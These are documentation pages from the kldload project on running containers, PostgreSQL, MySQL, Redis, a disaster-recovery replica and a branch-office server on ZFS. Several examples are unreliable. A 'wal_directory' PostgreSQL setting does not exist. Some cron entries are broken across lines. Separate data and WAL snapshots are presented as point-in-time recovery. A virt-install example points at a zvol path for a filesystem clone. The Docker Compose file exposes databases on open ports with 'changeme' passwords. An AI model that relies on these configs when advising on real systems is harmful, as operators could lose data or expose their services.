ZFS checksums every block of every container layer and volume. Silent data corruption (bit rot) is detected and auto-repaired from redundancy. overlay2 on ext4 does not checksum anything. A corrupt image layer is served silently.

Send/recv containers

Replicate your entire Docker state to another host with `syncoid -r rpool/docker root@node2:rpool/docker`. All images, all volumes, all layers. Incremental. Efficient. No Docker registry needed.

Rollback bad images

Pulled `nginx:latest` and it broke your TLS config? Stop the container, `zfs rollback` to before the pull, start the container. You are back to the exact previous image. Seconds, not a rebuild.

Containers are not magic. They are Linux namespaces, cgroups, and a layered filesystem. The filesystem matters. overlay2 gives you layers. ZFS gives you layers plus checksums, compression, snapshots, clones, and replication. Same containers, different foundation. The containers don't know the difference. You will.

Run Docker for the ecosystem. Run Podman for rootless. Run Firecracker for isolation. Run all three on ZFS and stop worrying about silent corruption, unreversible upgrades, and volumes you cannot replicate.

← Build Overview

↑ Top

kldload — Databases on ZFS — PostgreSQL, MySQL, Redis

Build Your Own

Databases on ZFS — checksums, snapshots, and clones replace half your DBA toolchain.

Every database has a backup strategy, a corruption detection strategy, and a test-copy strategy. On ext4 or XFS, these are three separate systems with three separate failure modes. On ZFS, they are **properties of the filesystem**. Checksums catch silent corruption that no database can detect on its own. Snapshots are instant backups with zero I/O overhead. Clones give you a full copy of production for testing in under a second. Compression saves 30-50% on database files without the database knowing or caring.

The catch: ZFS is copy-on-write, and databases have their own write-ahead mechanisms that assume in-place writes. You need to turn off the redundant safety features in the database and let ZFS handle them instead. The configs below do exactly that.

1. WHY ZFS FOR DATABASES

Checksums catch silent corruption

Traditional filesystems trust the disk. ZFS verifies every block on read. A single bit flip in a B-tree page can cascade into data loss that the database only discovers when a query returns wrong results — weeks later. ZFS catches it on the next read and auto-repairs from redundancy.

A librarian who never checks the books assumes every page is intact. ZFS reads every page every time and raises an alarm the moment one is damaged.

Snapshots replace backup windows

A `pg_basebackup` on a 500GB database takes 20 minutes and hammers I/O. A ZFS snapshot takes milliseconds and costs zero I/O. The database never notices. You can snapshot every 15 minutes without impacting production.

Photocopying a 500-page book takes an hour. Bookmarking the page takes a second. ZFS snapshots are bookmarks — they mark a point in time without copying anything.

Clones give you instant test copies

`kclone /srv/pgdata /srv/pgdata-test` creates a full copy of your production database in 0.1 seconds. It shares all unchanged blocks with the original. Run destructive queries, test migrations, benchmark schema changes — then destroy the clone.

Cloning a database the traditional way is like building a second house brick by brick. ZFS clones are like taking a photograph — instant, and the original house doesn't notice.

Compression saves 30-50%

Database files are full of repeated structures, padding, and null bytes. zstd compression on ZFS typically achieves 1.3x-2x compression on database datasets. The compression happens transparently — the database

reads and writes uncompressed data. ZFS handles the rest at the block layer.

You don't zip a file before opening it in an editor. ZFS compresses and decompresses transparently. The database never knows its data takes up half the disk space.

Replication is disaster recovery

`syncoid rpool/srv/pgdata root@dr-node:tank/srv/pgdata` replicates the entire database dataset — including all snapshots — to a remote node. Incrementals only send changed blocks. If the primary dies, promote the replica and point the app at the new node.

Shipping containers don't care what's inside. syncoid ships ZFS datasets — could be a database, could be logs, could be anything. The replication is filesystem-level, not application-level.

CoW eliminates double-writes

Databases like PostgreSQL and InnoDB write data twice: once to the WAL/redo log, once to the data file. This "double-write" protects against torn pages on crash. But ZFS is copy-on-write — it never modifies data in place, so torn pages cannot happen. Disabling the database's double-write cuts write amplification in half.

You don't wear a seatbelt inside an armored vehicle. ZFS's CoW is the armor. The database's double-write buffer is the redundant seatbelt.

2. POSTGRESQL ON ZFS

PostgreSQL is the best-documented database for ZFS tuning. The key insight: separate datasets for data, WAL, and temp. Each has different I/O patterns and different optimal recordsizes. Disable PostgreSQL's own checksums and full_page_writes — ZFS does both better.

Create PostgreSQL datasets

```
# Data directory — 16k recordsize matches PostgreSQL's 8k page size
# (16k allows some coalescing without wasting space on partial blocks)
zfs create -o recordsize=16k -o compression=zstd -o atime=off \
    -o primarycache=metadata -o logbias=throughput \
    -o mountpoint=/srv/pgdata rpool/srv/pgdata

# WAL (Write-Ahead Log) — sequential writes, larger records are fine
zfs create -o recordsize=128k -o compression=zstd -o atime=off \
    -o logbias=latency \
    -o mountpoint=/srv/pgwal rpool/srv/pgwal

# Temp tablespace — throwaway data, optimize for throughput
zfs create -o recordsize=128k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/pgtemp rpool/srv/pgtemp

# Set ownership
chown -R postgres:postgres /srv/pgdata /srv/pgwal /srv/pgtemp
```

You don't store receipts and blueprints in the same drawer. Data, WAL, and temp have different access patterns. Separate datasets let you tune each one independently.

PostgreSQL configuration for ZFS

```
# postgresql.conf — key ZFS-specific settings
```

```
# DISABLE PostgreSQL checksums — ZFS checksums every block already.
# PG checksums add CPU overhead for redundant protection.
# (Set at initdb time: initdb --no-data-checksums)

# DISABLE full_page_writes — ZFS is copy-on-write, so torn pages
# are impossible. This cuts WAL volume by ~30-50%.
full_page_writes = off

# WAL on separate dataset
wal_directory = '/srv/pgwal'

# Temp tablespace on separate dataset
temp_tablespaces = 'pgtemp'

# Shared buffers: 25% of RAM is the PostgreSQL recommendation.
# With ZFS ARC, you have two caches. Start with 25% for PG,
# let ARC take another 25-50%. Monitor and adjust.
shared_buffers = 4GB          # for a 16GB RAM system

# Effective cache size: tell the planner about total cache (PG + ARC)
effective_cache_size = 12GB   # shared_buffers + estimated ARC

# Reduce WAL overhead since full_page_writes is off
wal_compression = off         # ZFS handles compression
wal_buffers = 64MB

# Checkpoints — less frequent since ZFS handles consistency
checkpoint_timeout = 15min
checkpoint_completion_target = 0.9
max_wal_size = 4GB
```

Connection pooling with PgBouncer

```
# PgBouncer sits between the app and PostgreSQL.
# It reuses database connections instead of opening new ones.
# 500 app connections become 20 database connections.

# /etc/pgbouncer/pgbouncer.ini
[databases]
mydb = host=127.0.0.1 port=5432 dbname=mydb

[pgbouncer]
listen_addr = 0.0.0.0
listen_port = 6432
auth_type = md5
auth_file = /etc/pgbouncer/userlist.txt
pool_mode = transaction       # best for most apps
max_client_conn = 500
default_pool_size = 20
reserve_pool_size = 5
reserve_pool_timeout = 3
```

Opening a database connection is like starting a car engine. PgBouncer keeps the engines running and hands you a running car when you need one. The app thinks it has 500 connections. The database sees 20.

Point-in-time recovery via ZFS snapshots

```
# Traditional PITR: pg_basebackup + WAL archiving.
# Recovery = restore base backup + replay WAL. Slow.

# ZFS PITR: snapshot + rollback. Fast.
```

```
# Snapshot before any risky operation
ksnap /srv/pgdata && ksnap /srv/pgwal

# Something went wrong? Rollback.
systemctl stop postgresql
ksnap rollback /srv/pgdata    # interactive — pick the snapshot
ksnap rollback /srv/pgwal
systemctl start postgresql

# Automated: sanoid snapshots every 15 minutes
# You can recover to any 15-minute boundary
# That's 96 recovery points per day, zero I/O cost
```

Traditional backup is like rewinding a VHS tape to find a scene. ZFS snapshots are like DVD chapter markers — jump directly to the moment you need.

Clone production for testing in 0.1 seconds

```
# Need to test a migration against real data?
# Don't pg_dump + pg_restore (hours). Clone (milliseconds).

# Snapshot current production data
ksnap /srv/pgdata

# Clone it
kclone /srv/pgdata /srv/pgdata-staging

# Start a second PostgreSQL instance on the clone
pg_ctl -D /srv/pgdata-staging start -o "-p 5433"

# Run your migration against staging
psql -p 5433 -f migration.sql

# Test it, verify it, benchmark it.
# When done, destroy the clone — zero cost.
pg_ctl -D /srv/pgdata-staging stop
zfs destroy rpool/srv/pgdata-staging
```

Testing a migration on production is like practicing surgery on the patient. Cloning gives you an identical patient made of light — cut it open, learn from it, throw it away. The real patient never knows.

3. MYSQL / MARIADB ON ZFS

MySQL's InnoDB engine has its own double-write buffer and checksum mechanism — both redundant on ZFS. Turning them off cuts write amplification and frees CPU cycles. The key settings are `innodb_doublewrite=OFF` and `recordsize=16k` to match InnoDB's page size.

Create MySQL datasets

```
# InnoDB data — 16k recordsize matches InnoDB's 16k page size exactly
zfs create -o recordsize=16k -o compression=zstd -o atime=off \
    -o primarycache=metadata \
    -o mountpoint=/srv/mysql rpool/srv/mysql

# Redo logs — sequential writes, larger records
zfs create -o recordsize=128k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/mysql-redo rpool/srv/mysql-redo

# Set ownership
chown -R mysql:mysql /srv/mysql /srv/mysql-redo
```

MySQL configuration for ZFS

```
# /etc/my.cnf.d/zfs.cnf
[mysqld]
# DISABLE double-write buffer — ZFS CoW makes torn pages impossible
innodb_doublewrite = OFF

# DISABLE InnoDB checksums — ZFS checksums every block
innodb_checksum_algorithm = none

# Data and redo on separate datasets
datadir = /srv/mysql
innodb_log_group_home_dir = /srv/mysql-redo

# Buffer pool: 25-50% of RAM, same tradeoff as PG with ARC
innodb_buffer_pool_size = 4G  # for a 16GB system

# Flush method: O_DIRECT bypasses OS cache (ZFS ARC is the cache)
innodb_flush_method = O_DIRECT

# Reduce checkpoint frequency
innodb_log_file_size = 1G
innodb_flush_log_at_trx_commit = 1   # keep ACID, ZFS handles the rest

# Let ZFS handle compression — don't compress in InnoDB
innodb_compression_default = OFF
```

InnoDB was designed to protect itself on unreliable filesystems. ZFS is not an unreliable filesystem. Turning off InnoDB's self-protection on ZFS is like taking off the training wheels when you can ride.

4. REDIS ON ZFS

Redis is an in-memory database that persists to disk via RDB snapshots or AOF (append-only file). Both persistence mechanisms have tradeoffs: RDB can lose the last few minutes of data, AOF can grow huge and slow down recovery. ZFS snapshots replace both. Redis stays purely in-memory, and ZFS takes care of the durability.

Create Redis dataset

```
# Redis writes small records — use 4k-8k recordsize
zfs create -o recordsize=8k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/redis rpool/srv/redis

chown -R redis:redis /srv/redis
```

Redis configuration for ZFS persistence

```
# /etc/redis/redis.conf

# OPTION 1: Disable Redis persistence entirely.
# Let ZFS snapshots handle durability.
# Redis is a pure memory cache. Snapshots capture the dump file.
save ""
appendonly no

# Data directory (ZFS dataset)
dir /srv/redis
```

```
# OPTION 2: Keep RDB for Redis-level recovery, but rely on
# ZFS snapshots for point-in-time rollback.
# save 900 1
# save 300 10
# save 60 10000
```

```
# ZFS-based Redis persistence strategy:
# 1. Tell Redis to dump RDB on demand
redis-cli BGSAVE

# 2. Snapshot the dataset (captures the RDB file)
ksnap /srv/redis

# 3. Automate with sanoid — every 15 minutes
# [rpool/srv/redis]
#     use_template = production

# Recovery: rollback + restart
systemctl stop redis
ksnap rollback /srv/redis
systemctl start redis
```

Redis is a whiteboard. RDB is a photo of the whiteboard. ZFS snapshots are a photo of the entire room — whiteboard, notes, and everything. The whiteboard doesn't need its own camera.

Instant Redis clone for testing

```
# Clone production Redis for testing
redis-cli BGSAVE && sleep 1   # ensure RDB is fresh
ksnap /srv/redis
kclone /srv/redis /srv/redis-test

# Start test instance on a different port
redis-server --dir /srv/redis-test --port 6380 --daemonize yes

# Run destructive tests against port 6380
redis-cli -p 6380 FLUSHALL    # production is untouched

# Clean up
redis-cli -p 6380 SHUTDOWN
zfs destroy rpool/srv/redis-test
```

5. BACKUP STRATEGY — SANOID + SYNCOID

Every database dataset gets the same treatment: sanoid snapshots locally, syncoid replicates to a backup node. Local snapshots protect against operator error (dropped a table). Remote replication protects against hardware failure (disk died). Together, they cover everything short of a simultaneous fire in both data centers.

Sanoid + syncoid for databases

```
# /etc/sanoid/sanoid.conf

[rpool/srv/pgdata]
    use_template = database
    recursive = no

[rpool/srv/pgwal]
    use_template = database
    recursive = no
```

```
[rpool/srv/mysql]
    use_template = database
    recursive = no

[rpool/srv/redis]
    use_template = database
    recursive = no

[template_database]
    frequently = 4             # every 15 minutes, keep 4 (1 hour)
    hourly = 48                # keep 48 hours
    daily = 30                 # keep 30 days
    monthly = 12               # keep 12 months
    yearly = 1
    autosnap = yes
    autoprune = yes
```

```
# Replicate to backup node every hour
cat > /etc/cron.d/db-replication <<'EOF'
SHELL=/bin/bash
PATH=/usr/local/bin:/usr/bin:/bin:/usr/sbin:/sbin
0 * * * * root syncoid --no-sync-snap rpool/srv/pgdata root@backup:tank/srv/pgdata 2>&1 | logger -t syncoid-pgdata
5 * * * * root syncoid --no-sync-snap rpool/srv/pgwal root@backup:tank/srv/pgwal 2>&1 | logger -t syncoid-pgwal
10 * * * * root syncoid --no-sync-snap rpool/srv/mysql root@backup:tank/srv/mysql 2>&1 | logger -t syncoid-mysql
15 * * * * root syncoid --no-sync-snap rpool/srv/redis root@backup:tank/srv/redis 2>&1 | logger -t syncoid-redis
EOF
```

A fire safe protects against fire in your office. An offsite backup protects against fire in the building. sanoid is the fire safe. syncoid is the offsite backup. Use both.

6. DOCKER DATABASES ON ZFS DATASETS

Running databases in Docker? Each container's data volume should be a ZFS dataset, not a Docker volume on the default overlay. This gives you snapshots, compression, and replication for every containerized database individually.

Docker Compose with ZFS-backed volumes

```
# Create datasets first
zfs create -o recordsize=16k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/docker-pgdata rpool/srv/docker-pgdata

zfs create -o recordsize=16k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/docker-mysql rpool/srv/docker-mysql

zfs create -o recordsize=8k -o compression=zstd -o atime=off \
    -o mountpoint=/srv/docker-redis rpool/srv/docker-redis
```

```
# docker-compose.yml
version: "3.8"

services:
  postgres:
    image: postgres:16
    container_name: postgres
    restart: unless-stopped
    environment:
      POSTGRES_PASSWORD: changeme
      POSTGRES_DB: myapp
    ports:
      - "5432:5432"
    volumes:
```

```
      - /srv/docker-pgdata:/var/lib/postgresql/data
    command: >
      postgres
        -c full_page_writes=off
        -c shared_buffers=2GB
        -c effective_cache_size=6GB
        -c wal_compression=off
        -c checkpoint_timeout=15min

  mysql:
    image: mysql:8
    container_name: mysql
    restart: unless-stopped
    environment:
      MYSQL_ROOT_PASSWORD: changeme
    ports:
      - "3306:3306"
    volumes:
      - /srv/docker-mysql:/var/lib/mysql
    command: >
      --innodb-doublewrite=OFF
      --innodb-checksum-algorithm=none
      --innodb-flush-method=O_DIRECT
      --innodb-buffer-pool-size=2G

  redis:
    image: redis:7
    container_name: redis
    restart: unless-stopped
    ports:
      - "6379:6379"
    volumes:
      - /srv/docker-redis:/data
    command: redis-server --save "" --appendonly no
```

```
# Snapshot all database volumes before upgrading containers
ksnap /srv/docker-pgdata && ksnap /srv/docker-mysql && ksnap /srv/docker-redis
docker compose pull && docker compose up -d
```

Containers are cattle. Data is pets. Let Docker manage the containers. Let ZFS manage the data. When you upgrade the container image, the data survives because it lives on a separate, snapshotted dataset.

7. PERFORMANCE TUNING — ARC VS DATABASE BUFFER POOL

Every database has its own buffer pool (PostgreSQL's `shared_buffers`, InnoDB's `innodb_buffer_pool_size`). ZFS has ARC. Both cache data in RAM. You need to balance them so they don't fight for memory. The rule: give the database 25% of RAM, give ARC 50%, leave 25% for the OS and application code. Monitor and adjust.

Memory allocation on a 32GB system

Database buffer pool: 8GB (25%)
ZFS ARC: 16GB (50%)
OS + apps: 8GB (25%)

```
# Set ARC max to 16GB
echo 17179869184 > /sys/module/zfs/parameters/zfs_arc_max

# Persist across reboots
echo 'options zfs zfs_arc_max=17179869184' \
    > /etc/modprobe.d/zfs.conf
```

Two caches sharing RAM is like two roommates sharing a fridge. Set boundaries upfront or one takes all the

shelf space.

L2ARC for read-heavy databases

If your working set exceeds RAM but reads dominate writes, an L2ARC on a fast SSD extends the cache to flash. L2ARC shines for databases with hot datasets larger than RAM — think analytics queries scanning months of data.

```
# Add an L2ARC device
zpool add rpool cache /dev/disk/by-id/nvme-SSD

# Monitor L2ARC effectiveness
arc_summary | grep -A5 "L2ARC"

# Key question: is L2ARC hit rate > 50%?
# If not, the working set doesn't fit even on SSD.
# Remove it — L2ARC headers consume ARC RAM.
```

ARC is the desk. L2ARC is the filing cabinet next to the desk. If you keep reaching for files that aren't on the desk, a bigger filing cabinet helps. If the files are too numerous for even the cabinet, you need a bigger desk (more RAM).

Monitor ARC vs database cache

```
# ZFS ARC hit rate
awk '/^hits /{h=$3} /^misses /{m=$3} END{printf "ARC hit rate: %.1f%%\n",h/(h+m)*100}' \
    /proc/spl/kstat/zfs/arcstats

# PostgreSQL buffer cache hit rate
psql -c "SELECT round(100.0 * sum(blks_hit) / (sum(blks_hit) + sum(blks_read)), 1)
         AS pg_cache_hit_percent FROM pg_stat_database;"

# MySQL InnoDB buffer pool hit rate
mysql -e "SHOW STATUS LIKE 'Innodb_buffer_pool_read%';" | \
    awk '/requests/{r=$2} /reads$/{d=$2} END{printf "InnoDB hit rate: %.1f%%\n",(r-d)/r*100}'

# Target: both hit rates above 95% for OLTP workloads.
# If PG cache is low, increase shared_buffers.
# If ARC is low, increase zfs_arc_max or add L2ARC.
# If both are low, you need more RAM.
```

Every database deserves a filesystem that takes data integrity seriously. Traditional filesystems trust the disk and hope for the best. ZFS verifies every block, compresses it, snapshots it, and replicates it — all below the database layer, all transparent, all automatic.

The configs on this page are not theoretical. They are the settings you deploy when the data matters — when you need to recover to 15 minutes ago without a 3-hour pg_basebackup, when you need a full test copy of production without waiting for a dump, when you need to know that a silent bit flip won't corrupt your customer table and go undetected for months.

`recordsize=16k`. `full_page_writes=off`. `innodb_doublewrite=OFF`. These aren't optimizations. They are the correct settings for a filesystem that already handles what the database was trying to handle on its own.

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Disaster Recovery Site — your DR site isn't a dusty rack in a closet. It's a live replica that's always current.

Most DR plans are fantasies. The backup tapes are six months old. The runbook was written three years ago by someone who left. Nobody has tested a failover since the last audit. When the primary site actually dies, it takes days — sometimes weeks — to recover. With ZFS replication over WireGuard, your DR site receives incremental updates every hour. **The replica is always current. The failover is a documented, tested, repeatable procedure.** RTO measured in minutes. RPO equals the time since the last syncoid run.

The recipe

Step 1: Set up the DR site

```
# Install kldload server profile on the DR hardware
# This machine mirrors your production environment

# Create the receiving datasets — one per production server
kdir /srv/dr
kdir /srv/dr/web-prod-01
kdir /srv/dr/db-prod-01
kdir /srv/dr/app-prod-01

# Set compression — replicated data compresses further on receive
zfs set compression=zstd rpool/srv/dr
```

Step 2: WireGuard tunnel between sites

```
# On the DR site — generate keys
wg genkey | tee /etc/wireguard/dr-private.key | wg pubkey > /etc/wireguard/dr-public.key
chmod 600 /etc/wireguard/dr-private.key

# Configure the site-to-site tunnel
cat > /etc/wireguard/wg-prod.conf <<'WG'
[Interface]
PrivateKey = DR_PRIVATE_KEY_HERE
Address = 10.200.0.2/24
ListenPort = 51820

[Peer]
PublicKey = PROD_PUBLIC_KEY_HERE
Endpoint = prod-site.example.com:51820
AllowedIPs = 10.200.0.1/32,10.0.0.0/16
PersistentKeepalive = 25
WG

systemctl enable --now wg-quick@wg-prod
```

```
# Verify the tunnel
wg show wg-prod
ping -c 3 10.200.0.1
```

WireGuard creates a permanent encrypted link between your production site and DR site. All replication traffic flows through this tunnel. No VPN appliances, no certificates to expire.

Step 3: Configure syncoid replication from production

```
# On each production server, set up syncoid to push to the DR site
# Use the WireGuard tunnel IP (10.200.0.2)

# SSH key setup — production pushes to DR
ssh-keygen -t ed25519 -f /root/.ssh/dr-sync -N ""
ssh-copy-id -i /root/.ssh/dr-sync.pub root@10.200.0.2

# Initial full sync (this takes a while the first time)
syncoid --recursive --sshkey /root/.ssh/dr-sync \
    rpool/ROOT 10.200.0.2:rpool/srv/dr/$(hostname)/ROOT
syncoid --recursive --sshkey /root/.ssh/dr-sync \
    rpool/home 10.200.0.2:rpool/srv/dr/$(hostname)/home
syncoid --recursive --sshkey /root/.ssh/dr-sync \
    rpool/srv 10.200.0.2:rpool/srv/dr/$(hostname)/srv

# Cron job for hourly incremental replication
cat > /etc/cron.d/syncoid-dr <<'CRON'
0 * * * * root syncoid --recursive --no-sync-snap --sshkey /root/.ssh/dr-sync rpool/ROOT
10.200.0.2:rpool/srv/dr/$(hostname)/ROOT >> /var/log/syncoid-dr.log 2>&1
10 * * * * root syncoid --recursive --no-sync-snap --sshkey /root/.ssh/dr-sync rpool/home
10.200.0.2:rpool/srv/dr/$(hostname)/home >> /var/log/syncoid-dr.log 2>&1
20 * * * * root syncoid --recursive --no-sync-snap --sshkey /root/.ssh/dr-sync rpool/srv
10.200.0.2:rpool/srv/dr/$(hostname)/srv >> /var/log/syncoid-dr.log 2>&1
CRON
```

The first sync sends everything. After that, syncoid sends only the blocks that changed since the last snapshot. A 2TB database with 5GB of daily changes? The hourly sync takes seconds.

Step 4: Monitor replication health

```
# On the DR site — check how current each replica is
cat > /usr/local/bin/dr-status.sh <<'STATUS'
#!/bin/bash
echo "=== DR Replication Status ==="
echo ""
for server_dir in /srv/dr/*/; do
    server=$(basename "${server_dir}")
    echo "--- ${server} ---"

    for dataset in ROOT home srv; do
        ds="rpool/srv/dr/${server}/${dataset}"
        if zfs list "${ds}" &>/dev/null; then
            latest=$(zfs list -t snapshot -o name,creation -s creation \
                -r "${ds}" | tail -1)
            echo "  ${dataset}: ${latest}"
        else
            echo "  ${dataset}: NOT REPLICATED"
        fi
    done
    echo ""
done
STATUS
chmod +x /usr/local/bin/dr-status.sh
```

```
# Run it
dr-status.sh
# === DR Replication Status ===
# --- web-prod-01 ---
#   ROOT: rpool/srv/dr/web-prod-01/ROOT@syncoid_2026-03-23:13:00  2026-03-23 13:00
#   home: rpool/srv/dr/web-prod-01/home@syncoid_2026-03-23:13:10  2026-03-23 13:10
#   srv:  rpool/srv/dr/web-prod-01/srv@syncoid_2026-03-23:13:20   2026-03-23 13:20

# Alert if replication is stale (add to cron)
cat > /etc/cron.d/dr-alert <<'CRON'
30 * * * * root /usr/local/bin/dr-check-stale.sh || echo "DR replication stale!" | mail -s "DR ALERT"
oncall@example.com
CRON
```

Step 5: The failover runbook

```
# ============================================
# DISASTER RECOVERY FAILOVER RUNBOOK
# ============================================
# Scenario: Production site is down. Fail over to DR.

# STEP 1: Confirm production is truly dead
# Don't failover for a network blip
ping -c 10 prod-site.example.com
ssh web-prod-01 "echo alive" 2>/dev/null || echo "CONFIRMED DOWN"

# STEP 2: Check how current the replica is
dr-status.sh
# RPO = time since last successful syncoid

# STEP 3: Promote the replica
# For the web server:
# Create a new pool from the replicated data
zfs send -R rpool/srv/dr/web-prod-01/ROOT@latest | \
    zfs recv -F rpool-recover/ROOT
zfs send -R rpool/srv/dr/web-prod-01/home@latest | \
    zfs recv -F rpool-recover/home
zfs send -R rpool/srv/dr/web-prod-01/srv@latest | \
    zfs recv -F rpool-recover/srv

# STEP 4: Set mountpoints and boot
zfs set mountpoint=/ rpool-recover/ROOT/kldload-node
zfs set mountpoint=/home rpool-recover/home
zfs set mountpoint=/srv rpool-recover/srv

# STEP 5: Install bootloader on the DR hardware
krecovery reinstall-bootloader /dev/sda

# STEP 6: Update DNS to point to DR site
# Your DNS provider's API or web panel
# web.example.com -> DR site IP

# STEP 7: Verify services
systemctl status nginx
systemctl status postgresql
curl -s http://localhost/ | head -5

# STEP 8: Notify the team
echo "Failover complete. Services running on DR site." | \
    mail -s "DR FAILOVER COMPLETE" team@example.com
```

Detect failure. Check the replica. Promote it. Update DNS. Verify services. That's five steps and ten minutes. Not five days and ten people.

Step 6: Test the failover quarterly

```
# A DR plan that isn't tested is a wish, not a plan.
# Test failover quarterly using a clone — no impact on production.

# Snapshot the current DR replica
zfs snapshot -r rpool/srv/dr/web-prod-01@test-$(date +%Y%m%d)

# Clone it for testing (instant, no extra disk space)
zfs clone rpool/srv/dr/web-prod-01/ROOT@test-$(date +%Y%m%d) \
    rpool/srv/dr-test/web-prod-01/ROOT
zfs clone rpool/srv/dr/web-prod-01/srv@test-$(date +%Y%m%d) \
    rpool/srv/dr-test/web-prod-01/srv

# Boot the clone in a VM to verify it works
virt-install --name dr-test \
    --memory 4096 --vcpus 2 \
    --disk path=/dev/zvol/rpool/srv/dr-test/web-prod-01/ROOT \
    --import --os-variant centos-stream9 \
    --noautoconsole

# Run your verification checks
# Can you reach the web server?
# Does the database respond?
# Are the application configs correct?

# Clean up after testing
virsh destroy dr-test && virsh undefine dr-test
zfs destroy -r rpool/srv/dr-test
```

Test the failover with a clone. No risk to production, no risk to the DR replica. If the test fails, fix the runbook before you need it for real.

DR by the numbers

RPO

Recovery Point Objective = time since last syncoid run. With hourly replication, worst case is 59 minutes of data loss. Run syncoid every 15 minutes for tighter RPO.

RTO

Recovery Time Objective = time to bring services online at DR. With the runbook above: 10-15 minutes. Most of that is DNS propagation.

Bandwidth

Only changed blocks travel over the wire. A 2TB server with 5GB of hourly changes uses ~5GB/hour of bandwidth. WireGuard encrypts it. Syncoid compresses it.

Storage

The DR site needs enough disk to hold the replica plus snapshot history. With ZFS compression, you typically need 30-50% less raw storage than the source.

What makes this different

Always current

Syncoid runs every hour. The DR replica is never more than an hour behind production. No more stale backup tapes in a vault somewhere.

Tested quarterly

Clone the replica, boot it in a VM, run your checks. If the test fails, fix the runbook now. Not during a real

disaster at 3 AM.

Encrypted in transit

All replication traffic flows through WireGuard. An attacker sniffing the wire sees encrypted noise. Your data stays private between sites.

Minutes, not days

Traditional DR takes days to recover. ZFS replication + a tested runbook = services online in 10-15 minutes. The difference between "we lost the weekend" and "we lost an hour."

← Build Overview

↑ Top

kldload — your Linux construction kit your Linux construction kit — for freegt; kldloadOS — infrastructure, your way — for free

Build Your Own

← Back to Overview

Edge / Branch Office Server — your branch office is a self-contained datacenter that fits in a shoebox.

A branch office needs DNS, DHCP, file sharing, and a VPN tunnel back to HQ. Traditionally that means four appliances, a support contract, and a prayer. With kldload, **one box does everything** — and it replicates itself to headquarters every hour so you can rebuild it from scratch if it catches fire. Install the server profile, configure the services, point syncoid at HQ, and walk away.

The recipe

Step 1: Install the server profile

```
# Boot the kldload USB, pick server profile
# After install, create datasets for branch office services
kdir /srv/branch
kdir /srv/branch/shares
kdir /srv/branch/dns
kdir /srv/branch/vpn
```

Each service gets its own dataset. Snapshots, quotas, and replication are per-service — not one big blob.

Step 2: Configure dnsmasq for DNS + DHCP

```
# Install dnsmasq
kpkg install dnsmasq

# Configure DNS + DHCP for the branch LAN
cat > /etc/dnsmasq.d/branch.conf <<'DNSMASQ'
# Listen on the LAN interface only
interface=eth1
bind-interfaces

# DHCP range for the branch
dhcp-range=10.20.1.100,10.20.1.200,255.255.255.0,12h

# Gateway and DNS
dhcp-option=option:router,10.20.1.1
dhcp-option=option:dns-server,10.20.1.1

# Local domain
domain=branch01.corp.local
local=/branch01.corp.local/

# Forward everything else to HQ DNS over the tunnel
server=10.0.0.1
DNSMASQ
```

```
systemctl enable --now dnsmasq
```

One config file. DNS resolution for the branch, DHCP for every device, and upstream forwarding to HQ. No clicking through web UIs.

Step 3: NFS file shares

```
# Create shared directories
kdir /srv/branch/shares/engineering
kdir /srv/branch/shares/sales
kdir /srv/branch/shares/common

# Set quotas
zfs set quota=100G rpool/srv/branch/shares/engineering
zfs set quota=50G rpool/srv/branch/shares/sales
zfs set quota=20G rpool/srv/branch/shares/common

# Export via NFS
cat > /etc/exports <<'NFS'
/srv/branch/shares/engineering  10.20.1.0/24(rw,sync,no_subtree_check)
/srv/branch/shares/sales        10.20.1.0/24(rw,sync,no_subtree_check)
/srv/branch/shares/common       10.20.1.0/24(rw,sync,no_subtree_check)
NFS

systemctl enable --now nfs-server
exportfs -a
```

Step 4: WireGuard tunnel to HQ

```
# Generate keys
wg genkey | tee /srv/branch/vpn/private.key | wg pubkey > /srv/branch/vpn/public.key
chmod 600 /srv/branch/vpn/private.key

# Configure the tunnel
cat > /etc/wireguard/wg-hq.conf <<'WG'
[Interface]
PrivateKey = BRANCH_PRIVATE_KEY_HERE
Address = 10.0.0.10/24
DNS = 10.0.0.1

[Peer]
PublicKey = HQ_PUBLIC_KEY_HERE
Endpoint = hq.corp.example.com:51820
AllowedIPs = 10.0.0.0/24,172.16.0.0/16
PersistentKeepalive = 25
WG

# Bring it up and keep it up
systemctl enable --now wg-quick@wg-hq
```

WireGuard is a 20-line config file that replaces a dedicated VPN appliance. It runs in the kernel, it's always on, and it reconnects automatically.

Step 5: ZFS replication to HQ for disaster recovery

```
# Install Sanoid for snapshot management
kpkg install sanoid

# Snapshot policy for branch data
```

```
cat > /etc/sanoid/sanoid.conf <<'SANOID'
[rpool/srv/branch]
  use_template = branch
  recursive = yes

[template_branch]
  autosnap = yes
  autoprune = yes
  hourly = 24
  daily = 30
  weekly = 4
  monthly = 6
SANOID

systemctl enable --now sanoid.timer

# Replicate to HQ over the WireGuard tunnel
cat > /etc/cron.d/syncoid-hq <<'CRON'
0 * * * * root syncoid --recursive --no-sync-snap rpool/srv/branch hq-backup:tank/branches/branch01/srv >>
/var/log/syncoid.log 2>&1
30 * * * * root syncoid --recursive --no-sync-snap rpool/ROOT hq-backup:tank/branches/branch01/ROOT >>
/var/log/syncoid.log 2>&1
CRON
```

Branch office burns down? Spin up a new box at HQ, receive the replica, ship it to the new site. Every file, every config, every service — restored from the last hourly sync.

What you get

One box, all services

DNS, DHCP, NFS, VPN — running on a single server with ZFS underneath. No appliance sprawl, no management planes, no web portals to click through.

Hourly replication to HQ

Syncoid sends only changed blocks over the WireGuard tunnel. A branch with 500GB of data and 1GB of daily changes? The hourly sync takes seconds.

Per-service datasets

Engineering gets 100GB. Sales gets 50GB. Each has its own snapshots, its own quota, its own replication stream. One department can't fill the disk for everyone.

Rebuildable from zero

The entire branch server — OS, configs, data — replicates to HQ. If the hardware dies, receive the backup onto a new box and ship it out. Full recovery in hours, not weeks.

← Build Overview

↑ Top

kldload — Grafana, Prometheus & Alerting on ZFS

Build Your Own

Grafana, Prometheus & Alerting on ZFS — observe everything, lose nothing.

Monitoring data is the most undervalued data on a server. You only realize you needed last month's CPU graph **after** the outage. Prometheus stores metrics as time series. Grafana renders them into dashboards. Alertmanager wakes you up when something goes wrong. On kldloadOS, all of this sits on ZFS datasets — snapshotable, compressible, replicable. Your monitoring history is as durable as your production data.

